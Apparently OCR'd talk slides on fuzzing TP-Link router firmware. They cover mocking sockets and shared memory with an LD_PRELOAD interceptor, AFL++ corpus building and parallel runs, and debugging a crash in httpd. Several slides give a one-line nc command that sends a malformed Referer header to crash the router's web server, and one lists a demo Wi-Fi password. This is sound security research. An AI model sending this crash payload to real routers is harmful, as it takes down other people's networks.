
- TP-Link firmware uses shared memory over `mmap`

How to mock shmem

Overwrite these shmem functions:

- `shmget(key, size, shmflg)`
- `shmat(shmid, shmaddr, shmflg)`
- `shmdt(shmaddr)`
- `shmctl(shmid, cmd, buf)`

Understanding is half the battle



It all comes down to sockets

Here are the functions that interact with a socket machine:

- `socket(domain, type, protocol)`
- `bind(socket, address, address_len)`
- `listen(socket, backlog)`
- `select(nfds, ...)`
- `accept(socket, address_len)`

Socket types

Linux socket domains (`man 2 socket`)

- `AF_INET`: IPv4
- `AF_UNIX`: Unix domain socket
- `AF_BLUETOOTH`: Bluetooth

Linux socket types

- `SOCK_STREAM`: For TCP
- `SOCK_DGRAM`: For UDP

Mocking strategy

- We still create sockets for the file descriptors (mocking file descriptors is messy)
- Decide which sockets we're *interested* in
- Mark the *interesting* socket file descriptors as, e.g., `FD_DESOCK`

All socket markers

```
typedef enum FD_TABLE_TYPE {
  FD_NONE = 0,
  /* Assume that this is ipv4 only for now */
  FD_DESOCK = 1,
  FD_FLASH = 2,
  FD_REGULAR = 3,
  FD_DOMAIN = 4,
  FD_URANDOM = 5,
  // if used to get mac addr
  FD_MAC_ADDR = 6,
  // ...
} FD_TABLE_TYPE;
```

Mocking socket()

- If we see a TCP/IP socket, we mark it with FD_DESOCK:

```
int socket(int domain, int type, int protocol) {
  // ...
  GetOriginalFunction(socket, /* ... */);
  int s = socket_original(domain, type, protocol);
  // ...
  clear_fd_table_entry(s);
  if (domain   == AF_INET     &&
      type     == SOCK_STREAM &&
      protocol == IPPROTO_TCP) {
    fd_table[s].type = FD_DESOCK;
  // ...
}
```

Mocking `socket()` (cont.)

- If we see a UNIX domain socket, we mark it with `FD_DOMAIN`:

```
// int socket() {
  // ...
  } else if (domain == AF_UNIX) {
    fd_table[s].type = FD_DOMAIN;
  } else {
    // ...
  }
  // ...
  return s;
}
```

Mocking standard input

- We want to feed `httpd` HTTP messages over standard in
- Need to connect the TCP end with standard input beginning
- How?

What's standard input?

- On Linux, programs run with 3 **standard streams by default**:
- Standard input, standard output, standard error
- Faster than sockets
- Standard input = `stdin`

Mocking standard input (cont.)

- DESOCK_FD means that we've *desocked* this socket `fd`.

```
ssize_t recv(int fd, void *buf, size_t len, int fl) {
  // ...
  // If we've "desocked" this socket fd,
  // read from standard input
  if (LIKELY(DESOCK_FD(fd))) {
    return do_recv(buf, len, fl & MSG_PEEK);
  }
  // Else, call the original recv()
  GetOriginalFunction(recv, ssize_t, ...);
  return recv_original(fd, buf, len, fl);
}
```

Quiz

TCP trivia of the day

What do you think `MSG_PEEK` does?

Whoa

TCP trivia of the day

Did you know that sockets support peeking?

`MSG_PEEK` from `man 2 recv`:

> *This flag causes the receive operation to return data from the beginning of the receive queue without removing that data from the queue. Thus, a subsequent receive call will return the same data.*

Connecting `recv()` and standard input

- First, special treatment for peeking:

```
static ssize_t do_recv(char *buf, size_t len, int peek) {
  size_t buflen = peekbuffer_size();
  size_t offset = 0;

  if (peek) {
    // Handle MSG_PEEK
    return peekbuffer_cp(buf, len, 0);
  }
  // ...
```

Connecting `recv()` and standard input (cont.)

- Here's where we read from standard input:

```
// do_recv() { (cont.)
  // If we've still enough bytes available:
  if (offset < len) {
    // Read our input
    ssize_t n = read(STDIN, buf + offset, len - offset);
    // Postprocess
  }
  return offset;
}
```

No need to reinvent everything

Use libdesock

Network applications are hard to fuzz with traditional fuzzers because they [···] expect their input over network connections[···].
libdesock solves this problem by [···] redirecting network I/O to stdin and stdout [···] > [22]

[22] https://github.com/fkie-cad/libdesock "libdesock"

Compiling the interceptor

What's a cross-compiler?

- Cross-compilers let you compile code on CPU A/OS X to work with CPU B/OS Y
- Nix automates setting up cross-compilers for you

Compiling the interceptor with Nix

```
# Lazily creates Nix packages for mipsel-linux-gnu
pkgs = import nixpkgs {
  inherit system;
  crossSystem = { config = "mipsel-linux-gnu"; };
};
# Builds static GDB
gdb = pkgs.pkgsStatic.gdbHostCpuOnly;
```

You can push this binary to the target using `tftp` and attach it to a running `httpd`

Build your one-liners

Build and copy to target:

```
nix build $PWD/mips-cross/.#gdb -o mips-cross/gdb &&
  tftpd --port 4444 \
    --ip-address 10.128.0.10 \
    --send-directory mips-cross
```

Run on target:

```
tftp -g \
    -r gdb/bin/gdbserver \
    -l /var/tmp/gdbserver 10.128.0.10 4444 &&
  chmod +x /var/tmp/gdbserver &&
  /var/tmp/gdbserver --attach 10.128.0.1:4444 \
    $(pidof httpd)
```

Combining it all

Connect everything using these QEMU environment variables:

Variable	Function
`QEMU_LD_PREFIX`	Point at the file system root
`QEMU_SET_ENV`	Load your interceptor with `LD_PRELOAD=`⋯
`QEMU_GDB`	Attach a debugger (optional)

Step 3: Configure fuzzer

1. Identify the hardware and firmware
2. Understand firmware and create mock environment
3. **Create a test corpus and configure your fuzzer**
4. Start fuzzing and find vulnerabilities

AFL++ Architecture




Figure 13: AFL++/QEMU architecture

AFL++ Architecture

1. **Mutator**: creates new inputs from test corpus
2. **Scheduler**: chooses which inputs to run next
3. **QEMU Runner**: receives next input from Scheduler
4. **New coverage?** Add to test corpus
5. **Crash found?** Add to crashes

AFL++ Architecture

Integration

- AFL++ runs `httpd` using QEMU
- Create corpus from HTTP request examples
- Speed up AFL++ by using more than one CPU core

Fuzzing corpus

How to derive an input corpus:

1. Configure browser to use MITM proxy
2. Browse the web interface
3. Dump requests to text files

Fuzzing corpus

List of HTTP requests in corpus. `ls afl/in_unique`:

```
corpus-382  corpus-773  corpus-868  get_igd_dev_info
corpus-447  corpus-797  corpus-88   get_index
corpus-570  corpus-845  corpus-922  guaranteed_crash
corpus-577  corpus-854  gdpr        side_effect
```

Fuzzing corpus example

`cat afl/in_unique/corpus-88:`

```
GET /js/root.js HTTP/1.1
Host: 10.0.56.202:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) ...
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://10.0.56.202:8000/
Cookie: JSESSIONID=00000000000000000000000000000
Priority: u=2
...
```

Corpus improvements

1. Reduce corpus input size (`tmin`). Faster execution, same coverage
2. Filter out duplicate inputs (`cmin`). Fewer cases, same coverage

Using more than one core

- You can launch several AFL++ instances
- Start your main AFL++ instance with the `-M` flag
- Start your secondary AFL++ instances with the `-S` flag
- Use automation:


```
args+=(-i "$START_DIR/afl/in_unique"
    -o "$AFL_OUT"
    -Q -- "$HTTPD_PATH")
afl-fuzz -M "main01" "${args[@]}" &
for name in $(seq -f "secondary%02g" "$FUZZERS_N"); do
    afl-fuzz -S "$name" "${args[@]}" > /dev/null &
    fuzzer_pids+=("$!")
done
```

Speeding up test runs


- Fork server enabled by default
- Speed up runs by using `AFL_ENTRYPOINT`:
  `AFL_ENTRYPOINT` allows you to specify a specific entry point into the binary (this can be very good for the performance!). The entry point is specified as hex address, e.g., `0x4004110`. Note that the address must be the address of a basic block.[23]

[23] https://github.com/AFLplusplus/AFLplusplus/blob/stable/docs/env_variables.md AFL++ - Environment variables

Speed up results



Speed up results (cont.)



Speed up results (cont.)

AFL++ fuzzing executions over 10 seconds:

Configuration	Execution
Single core, no fork server	353
21 cores, no fork server	5815
Single core, fork server	10120
21 cores, fork server	81879

Step 4: Start fuzzing

1. Identify the hardware and firmware
2. Understand firmware and create mock environment
3. Create a test corpus and configure your fuzzer
4. **Start fuzzing and find vulnerabilities**

Finding a bug

AFL++ shows you that it's found a crash. Now what?

Crash input:

```
 / \r
Host:0\r
Referer:http://\r
```

Crash input hex dump

```
0000: 202f 200d 0a48 6f73          / ..Hos
                                  ^    ^
                        Request Line    |
                                        Host header
0008: 743a 300d 0a52 6566          t:0..Ref
                                       ^
                                       |
                                 Evil referrer
0010: 6572 6572 3a68 7474          erer:htt
0018: 703a 2f2f 0d0a               p://..
```

Reproduce the crash

```
[INTERCEPTED] select.c Regular socket i=4
[INTERCEPTED] select.c do_select()=0
[INTERCEPTED] select.c HTTPD is set to started, and not intercepting TCP sockets
```

```
/t/t/httpd-IDNv9A$echo -e " / \r\nHost:0\r\nReferer:http://\r\n" | nc 10.0.56.202 8000
```

Figure 16: `httpd` started

Reproduce the crash (cont.)

```
[INTERCEPTED] select.c HTTPD is set to started, and not intercepting TCP sockets
[INTERCEPTED] select.c sockets=1 after select_original
[INTERCEPTED] select.c select succeeded: 1 fds ready after 0.000022 seconds
[INTERCEPTED] select.c rfds after (ready for reading): nfds=6
[INTERCEPTED] select.c i=5: regular
[INTERCEPTED] select.c At least one socket is ready.
[INTERCEPTED] ioctl.c ioctl(fd=5, request=0x667e, arg=0x407f87d8)
[INTERCEPTED] ioctl.c Ignoring ioctl to regular socket
[INTERCEPTED] read.c recv(sockfd=5, buf=0x407f87d1, len=0x1, flags=0x2)
[INTERCEPTED] read.c recv(sockfd=5)=1
[INTERCEPTED] log.c DumpHex(data=0x407f87d1, size=1)
[INTERCEPTED] log.c 20                                                  *
[INTERCEPTED] ioctl.c ioctl(fd=5, request=0x667e, arg=0x407f87d8)
[INTERCEPTED] ioctl.c Ignoring ioctl to regular socket
[INTERCEPTED] open.c fdopen(fd=5, mode=ab)
[INTERCEPTED] open.c fdopen(5, ab) succeeded
[INTERCEPTED] libos.c os_getMacByIp(ip=10.0.56.202, mac_dst=0x407f7d68)
[INTERCEPTED] write.c puts(s=0x419728)
[INTERCEPTED] fileno.c fileno(stream=0x3fd6f210)=2
[INTERCEPTED] write.c write(fd=2, buf=0x419728, count=0x1d)
[INTERCEPTED] write.c stdout/stderr
gdpr_getSystemGDPREntry Error[INTERCEPTED] log.c DumpHex(data=0x419728, size=29)
[INTERCEPTED] log.c 67 64 70 72 5F 67 65 74  53 79 73 74 65 6D 47 44  *  gdpr_getSystemGD
[INTERCEPTED] log.c 50 52 45 6E 74 72 79 20  45 72 72 6F 72              *  PREntry Error
[INTERCEPTED] write.c puts(s=0x41976c)
[INTERCEPTED] fileno.c fileno(stream=0x3fd6f210)=2
[INTERCEPTED] write.c write(fd=2, buf=0x41976c, count=0x1d)
[INTERCEPTED] write.c stdout/stderr
gdpr_getNewSystemGDPREntry OK[INTERCEPTED] log.c DumpHex(data=0x41976c, size=29)
[INTERCEPTED] log.c 67 64 70 72 5F 67 65 74  4E 65 77 53 79 73 74 65  *  gdpr_getNewSyste
[INTERCEPTED] log.c 6D 47 44 50 52 45 6E 74  72 79 20 4F 4B              *  mGDPREntry OK
[INTERCEPTED] read.c read(fd=5, buf=0x42b254, count=4096)
[INTERCEPTED] read.c read(fd=5)=31
[INTERCEPTED] log.c DumpHex(data=0x42b254, size=31)
[INTERCEPTED] log.c 20 2F 20 0D 0A 48 6F 73  74 3A 30 0D 0A 52 65 66  *   / ..Host:0..Ref
[INTERCEPTED] log.c 65 72 65 72 3A 68 74 74  70 3A 2F 2F 0D 0A 0A      *  erer:http://...
[INTERCEPTED] getsockname.c getsockname(5, 0x407f7e10, 0x407f7dbc)
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
./run_httpd.sh: line 64: 3602935 Segmentation fault      qemu-mipsel "$HTTPD_PATH" < "$AFL_IN/corpus-02"
Removing remaining processes
~/p/tplink!+(1)main139$
```

```
/t/t/httpd-IDNv9A$echo -e " / \r\nHost:0\r\nReferer:http://\r\n" | nc 10.0.56.202 8000
/t/t/httpd-IDNv9A$
```

Figure 17: `httpd` crashed

Live demo

1. Connect to router
2. Send naughty command with `nc`:

```
printf " / \r\nHost:0\r\nReferer:http://\r\n" |
    nc 192.168.0.1 80
```

Try it yourself

- SSID: `TP-Link_9574`
- PSK: `17198394`

Debug with GDB

1. Launch `qemu-mipsel` with `QEMU_GDB` environment variable
2. Attach GDB to QEMU

Debug with GDB (cont.)

Launch with:

```
echo -e " / \r\nHost:0\r\nReferer:http://\r\n" |
    ./run_httpd.sh qemudebug
```

Attach GDB:

```
gdb -ex "target remote :4444"
```

Run in GDB with `continue`

Debug with GDB (cont.)

```
(gdb) c
Continuing.
Reading /nix/store/jf4jnca5rms1qs7ivanh1s07nmbkzl0c-interceptor-mipsel-unknown-linux-uclibc-0.1.0/lib/interceptor.so from remote t
arget...
Reading /home/debian/projects/tplink/root-tar/lib/libc.so.0 from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/librt.so.0 from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libm.so.0 from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libutil.so.0 from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libcutil.so from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libxml.so from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libpthread.so.0 from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libixml.so from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libupnp.so from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libos.so from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libcrypt.so.0 from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libthreadutil.so from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libcmm.so from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libdl.so.0 from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libgdpr.so from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libresolv.so.0 from remote target...
Reading /home/debian/projects/tplink/root-tar/lib/libnsl.so.0 from remote target...

Program received signal SIGSEGV, Segmentation fault.
0x2b5e8708 in cnet_addrStrToNum () from target:/home/debian/projects/tplink/root-tar/lib/libcutil.so
(gdb)
```

Figure 18: Crash in GDB

Stack trace

Print stack trace:

```
Program received signal SIGSEGV, Segmentation fault.
(gdb) where
#0  0x2b5e8708 in cnet_addrStrToNum () from
    target:/lib/libcutil.so
#1  0x00406a74 in http_parser_main ()
Backtrace stopped: frame did not save the PC
```

Note: Symbols exported -> names preserved

Crashing function

```
                        crash here because no domain in just `http://`
00406a6c 09 f8          jalr        t9=>libcutil.so::cnet_addrStrToNum
